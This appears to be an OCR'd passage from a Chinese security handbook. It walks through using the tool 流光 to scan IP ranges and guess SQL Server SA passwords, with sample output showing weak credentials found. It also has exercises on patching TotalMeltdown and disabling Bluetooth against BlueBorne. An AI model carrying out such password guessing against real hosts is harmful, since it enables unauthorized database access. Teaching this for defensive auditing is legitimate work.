
Step 02 单击“确定”按钮，即可打开“本地组策略编辑器”窗口，在左边的窗格中依次展开“计算机配置”→“管理模板”→“Windows 组件”→“Windows 更新”选项，然后在右侧窗格中找到“Windows 更新不包括驱动程序”，如下图所示。



Step 03 双击“Windows 更新不包括驱动程序”选项，打开“Windows 更新不包括驱动程序”对话框，在其中选中“已启用”单选按钮，如下图所示。



Step 04 单击“确定”按钮，即可保存设置，这样就可以阻止更新硬件驱动程序了，如下图所示。




实战演练2——探测目标主机的弱口令



使用《流光》可以探测目标主机的POP3、SQL、FTP、HTTP等弱口令。下面具体介绍一下使用《流光》探测SQL弱口令的具体操作步骤。


Step 01 在《流光》的主窗口中，选择“探测”→“高级扫描工具”菜单命令，即可打开“高级扫描设置”对话框，在其中填入起始地址、结束地址，并选择目标系统，再在“检测项目”列表中选中SQL复选框，如下图所示。




Step 02 切换到SQL选项卡，在其中选中“对SA密码进行猜解”复选框，如下图所示。



Step 03 单击“确定”按钮，即可打开“选择流光主机”对话框，如下图所示。




Step 04 单击“开始”按钮，即可开始扫描，扫描完毕的结果如下图所示，在其中可以看到如下主机的 SQL 弱口令。




```
    SQL-> 猜解主机 192.168.0.7 端口 1433
...sa:123
    SQL-> 猜解主机 192.168.0.16 端口 1433
...sa:NULL
```

Step 05 还可以使用 SQL 主机扫描方式。在“流光”主窗口中，选择“探测”→“扫描 POP3/FTP/NT/SQL 主机”菜单命令，即可打开“主机扫描设置”对话框，在其中设置扫描的 IP 地址范围，并从“扫描主机类型”下拉列表中选择 SQL 选项，如下图所示。



Step 06 单击“确定”按钮，即可开始扫描，扫描完成后给出具体的扫描结果，如下图所示。



3.5 小试身手

练习1：CPU高危漏洞“裂谷”

微软在修复“幽灵”和“熔断”两个 CPU 高危漏洞过程中，产生了新安全漏洞“裂谷（TotalMeltdown）”。攻击者可利用漏洞获取敏感信息，控制受害者系统。不过，使用电脑管家的“裂谷”漏洞修复工具可以修复该漏洞，具体的操作步骤如下。

Step 01 下载并安装“裂谷”漏洞修复工具，即可打开“裂谷”漏洞修复工具工作界面，并自动检测当前计算机的“裂谷”漏洞，如下图所示。



Step 02 检测完毕后，会给出相应的提示，如果发现了“裂谷”漏洞，则提示用户立即修复，这时按照系统提示修复即可，如下图所示。



Step 03 如果扫描完成后，没有发现“裂谷”漏洞，也会给出相应的提示，如下图所示。





练习2：蓝牙协议中的BlueBorne漏洞

蓝牙协议中的BlueBorne漏洞可以使53亿台带蓝牙的设备受到影响，这种影响包括安卓、iOS、Windows、Linux在内的所有带蓝牙功能的设备，攻击者甚至不需要进行设备配对，就能发动攻击，完全控制受害者设备。


攻击者一旦触发该漏洞，计算机会在用户没有任何感知的情况下，访问攻击者构造的钓鱼网站。不过，微软发布了BlueBorne漏洞的安全更新，广大用户使用电脑管家及时打补丁，或手动关闭蓝牙适配器，可有效规避BlueBorne攻击。

关闭计算机中蓝牙设备的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“设置”菜单命令，如下图所示。



